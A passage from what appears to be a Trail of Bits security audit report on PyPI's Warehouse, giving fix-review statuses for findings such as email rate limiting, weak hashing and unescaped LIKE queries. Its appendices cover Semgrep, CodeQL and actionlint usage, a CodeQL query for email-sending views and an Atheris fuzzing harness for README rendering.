23	Insecure XML processing in XMLRPC server	**Resolved**
24	Missing resource integrity check of third-party resources	**Resolved**

25	Brittle secret filtering in logs	**Resolved**
26	Routes missing access controls	**Resolved**
27	Denial-of-service risk on tar.gz uploads	**Partially Resolved**
28	Deployment hook susceptible to race condition due to temporary files	**Resolved**
29	Unescaped values in LIKE SQL queries	**Unresolved**

Detailed Fix Review Results

TOB-PYPI-1: Unsafe input handling in "Combine PRs" workflow
Resolved in PR #14528. The changes in the pull request remove the expansions entirely. As such, the workflow itself no longer has any potentially exploitable expansions; the official action that was used to replace the previous code has not been audited.

TOB-PYPI-2: Weak signatures used in AWS SNS verification
Resolved in PR #14387 and PR #14394. The only signature verification now being performed is "V2," which does not use a weak cryptographic digest.

TOB-PYPI-3: Vulnerable dependencies in Cabotage
Resolved between commits `ad532ea` and `3e045ee`. The identified dependencies were upgraded or swapped. Additionally, the Cabotage maintainers enabled Dependabot auditing.

TOB-PYPI-4: Lack of rate limiting on endpoints that send email
Unresolved as of commit `3d54169`. The issue has not been resolved. The client provided the following context for this finding's fix status:

> *After conversation with TOB, reclassifying. Accepting risk for operations critical to operations*

TOB-PYPI-5: Account status information leak for frozen and disabled accounts
Resolved in PR #14449. The specialized error messages are now returned only after a password check, eliminating the information leak.

TOB-PYPI-6: Potential race conditions in search locking
Resolved in PR #14640. Warehouse now uses a dedicated subclass of `redis.Lock`, preventing the lifetime mismatch between the lock itself and the Python context manager.

TOB-PYPI-7: Use of multiple distinct URL parsers
Resolved in PR #14497. It is worth noting that Warehouse is still using `rfc3986` as a separate URL validator (in `utils/http.py`).

TOB-PYPI-8: Overly permissive CSP headers on XML views
Resolved in PR #14452. The special casing has been removed entirely.

TOB-PYPI-9: Missing Permissions-Policy
Resolved in PR #160. Additionally, we confirmed that PyPI.org is now serving `Permissions-Policy` as a response header to the requests we made.

TOB-PYPI-10: Domain separation in file digests
Resolved in PR #14492. Note that although the changes will now prevent an unexpected rollback during upload, a user may still choose to upload a distribution whose MD5

conflicts with other (legitimate) distributions. We do not believe that this currently has any impact (modulo other findings around cache/store consistency), but it is worth flagging as part of consideration for removing `File.md5_digest` entirely.

TOB-PYPI-11: Object storage susceptible to TOC/TOU due to temporary files
Unresolved as of commit 3d54169. The issue has not been resolved. The client provided the following context for this finding's fix status:

> *The complexity of navigating this between our various storage backends/client apis does not appear to be worth the resulting defense in depth, given the required access level to exploit. Here is a direction if we chose to implement: draft: https://github.com/pypi/warehouse/pull/14568*

TOB-PYPI-12: HTTP header is silently trusted if token mismatches
Resolved in PR #14499. Auditing and alerting messages have been added when the token mismatches.

TOB-PYPI-13: Bleach library is deprecated
Resolved in PR #295 and PR #14526. The `bleach` library has been replaced with a maintained alternative, nh3. We have visually confirmed that bleach is no longer listed as a dependency.

TOB-PYPI-14: Weak hashing in storage backends
Unresolved as of commit 3d54169. The issue has not been resolved. The client provided the following context for this finding's fix status:

> *Backblaze B2 needs to support SHA256, on their roadmap.*

TOB-PYPI-15: Uncaught exception with crafted README
Unresolved as of commit 3d54169. The issue has been reported upstream to `docutils` on ticket #474.

TOB-PYPI-16: ReDoS via zxcvbn-python dependency
Unresolved as of commit 3d54169. The issue has not been resolved. The client provided the following context for this finding's fix status:

> *No real vulnerability here. We could lower the max password length to help.*

TOB-PYPI-17: Use of shell=True in subprocesses
Resolved in PR #36. The highlighted code was rewritten to use "array-of-arguments" process launching rather than going through the system shell.

TOB-PYPI-18: Use of HMAC with SHA1 for GitHub webhook payload validation
Resolved in PR #37. Payload validation is now done with SHA-256 and the `X-Hub-Signature-256` header.

TOB-PYPI-19: Potential container image manipulation through malicious Procfile
Resolved in PR #39. Extra validation was added to ensure process names have no whitespace in them.

TOB-PYPI-20: Repository confusion during image building
Resolved in PR #46. The recommended mitigation was implemented in Cabotage.

TOB-PYPI-21: Brittle X.509 certificate rewriting
Unresolved as of commit `f01b752`. The issue has not been resolved, and the deficiency was documented in PR #38. Once Hashicorp Vault 1.15 is released, the PyPI team hopes to replace the affected code with new one that leverages the new x509 feature in Vault.

TOB-PYPI-22: Unused dependencies in Cabotage
Resolved in PR #35. Cabotage now uses `pip-compile` to maintain a hermetic, fully resolved requirements file.

TOB-PYPI-23: Insecure XML processing in XMLRPC server
Resolved in PR #14491. The issue was remediated by updating the underlying operating system to Debian bookworm. The latest `libexpat` on Debian bookworm does not exhibit either "billion laughs" or blowup weaknesses (in their public, well-known forms). Python additionally appears to have added mitigations for compression bombs to the standard library, so that vector is also remediated externally.

TOB-PYPI-24: Missing resource integrity check of third-party resources
Resolved in PR #40. The missing subresource integrity hashes were added to scripts and stylesheets on the highlighted file.

TOB-PYPI-25: Brittle secret filtering in logs
Resolved in PR #47. The log filtering feature was deemed to be no longer necessary, and was removed so that it does not give the appearance of security to an unsuspecting reader.

TOB-PYPI-26: Routes missing access controls
Resolved in PR #41. The affected view was removed to remediate the issue.

TOB-PYPI-27: Denial-of-service risk on tar.gz uploads
Partially resolved as of commit `3d54169`. Following discussion and triage, the client has determined that the finding has minimal impact due to CPython changes and Warehouse's architecture. The client provided the following context for this finding's fix status:

> *It seems like it's near impossible to get a compression ratio check for a tar.gz without decompression to get the file list and sizes.*

TOB-PYPI-28: Deployment hook susceptible to race condition due to temporary files
Resolved in PR #42 and PR #45. The affected code was updated to remediate the issue and then removed.

TOB-PYPI-29: Unescaped values in LIKE SQL queries
Unresolved as of commit 3d54169. The issue has not been resolved. The client provided the following context for this finding's fix status:

> *We have fewer than 1M records. Lookups take ~2-3ms.*

F. Fix Review Status Categories

The following table describes the statuses used to indicate whether an issue has been sufficiently addressed.

Fix Status	
Status	**Description**
Undetermined	The status of the issue was not determined during this engagement.
Unresolved	The issue persists and has not been resolved.
Partially Resolved	The issue persists but has been partially resolved.
Resolved	The issue has been sufficiently resolved.

G. Automated Static Analysis

This appendix describes the setup of the automated analysis tools used during this audit.

Though static analysis tools frequently report false positives, they detect certain categories of issues, such as memory leaks, misspecified format strings, and the use of unsafe APIs, with essentially perfect precision. We recommend periodically running these static analysis tools and reviewing their findings.

Semgrep

To install Semgrep, we used `pip` by running `python3 -m pip install semgrep`.

To run Semgrep on the codebase, we ran the following commands in the root directory of the project (running multiple predefined rules simultaneously by providing multiple `--config` arguments):

```
semgrep --config "p/trailofbits" --config "p/ci" --config “p/python”
--config "p/security-audit" --config --metrics=off
```

```
semgrep --config auto
```

We recommend integrating Semgrep into the project’s CI/CD pipeline. To thoroughly understand the Semgrep tool, refer to the Trail of Bits Testing Handbook, where we aim to streamline the use of Semgrep and improve security testing effectiveness. Also, consider doing the following:

- Limit results to error severity only by using the `--severity ERROR` flag.
- Focus first on rules with high confidence and medium- or high-impact metadata.
- Use the SARIF format (by using the `--sarif` Semgrep argument) with the SARIF Viewer for Visual Studio Code extension. This will make it easier to review the analysis results and drill down into specific issues to understand their impact and severity.

CodeQL

We installed CodeQL by following CodeQL’s installation guide.

After installing CodeQL, we ran the following command to create the project database for the Warehouse repository:

```
codeql database create warehouse.db --language=python
```

We then ran the following command to query the database:

```
codeql database analyze warehouse.db --format=sarif-latest
--output=codeql_res.sarif -- python-lgtm-full
python-security-and-quality python-security-experimental
```

actionlint

We installed actionlint by following actionlint's quick start guide. We also installed its two external dependencies, shellcheck and pyflakes, using their corresponding installation guides.

After installing actionlint, we ran the following command to analyze the repository:

```
actionlint
```

H. Automated Testing Artifacts

This appendix contains tooling from our automated testing campaigns.

Finding Views that Send Emails

We wrote a CodeQL query to assist us in finding instances of TOB-PYPI-4. It returns a non-exhaustive list of views that send emails.

To execute the query below, save it to `endpoints-sending-email.ql` alongside the generated CodeQL database and run the following command:

```
codeql query run -d warehouse.db endpoints-sending-email.ql
```

```
private import python
private import semmle.python.ApiGraphs
private import semmle.python.dataflow.new.internal.DataFlowDispatch as TT

// Returns functions of the path `warehouse.email.send_{name}_email`.
API::Node getASendEmail() {
    result = any(API::Node n |
        n = API::moduleImport("warehouse").getMember("email").getAMember()
        and n.getPath().regexpMatch(".+send_.+email\"\\)"))
}

// Holds if `f` has a decorator of name `name`.
predicate hasDecorator(Function f, string name) {
    f.getADecorator().(Call).getFunc().(Name).getId() = name
}

// Holds if there is a path between caller and callee.
predicate calls(Function caller, Function callee) {
    // Find direct and transitive calls from dataflow.
    exists(TT::DataFlowCallable callable, TT::DataFlowCall call |
        callable.getScope() = callee
        and call.getNode().getScope() = caller
        and callable = TT::viableCallable(call)
    )
}

// Returns the fully qualified name of `f`.
string fullyQualifiedName(Function f) {
    result = f.getEnclosingModule().getName() + "." + f.getQualifiedName()
}

// Main query.
from API::Node sendEmailNode,
     Function caller
where
    // Match an email node.
    sendEmailNode = getASendEmail()
    and caller = sendEmailNode.getReturn().getAValueReachableFromSource().getScope()
    // Match a caller of the email node.
    and calls*(_, caller)
    // Match a caller with the `view_config` decorator.
    and hasDecorator(caller, "view_config")
select fullyQualifiedName(caller), "View potentially sends email"
```

Figure H.1: CodeQL query for TOB-PYPI-4.
The query selects all REST endpoints that directly or transitively call an email sending function.

Fuzzing README Parsers

Atheris is a Python fuzzing engine based off of LLVM's libFuzzer, a widely deployed fuzzing library. We used an Atheris fuzzing harness, shown below, to discover TOB–PYPI-15. To run a fuzzing campaign, first save it to a clean working directory as `fuzz_rst.py`:

```
#!/usr/bin/env python3

import atheris

with atheris.instrument_imports():
  from readme_renderer import rst
  import sys


def TestOneInput(input_bytes):
    text = input_bytes.decode("utf8")
    rst.render(text)


atheris.Setup(sys.argv, TestOneInput)
atheris.Fuzz()
```

Figure H.2: Fuzzing harness for TOB-PYPI-15

Then, run the following commands:

```
python -m venv env/ && source env/bin/activate
python -m pip install atheris==2.3.0 readme-renderer==41.0
python fuzz_rst.py
```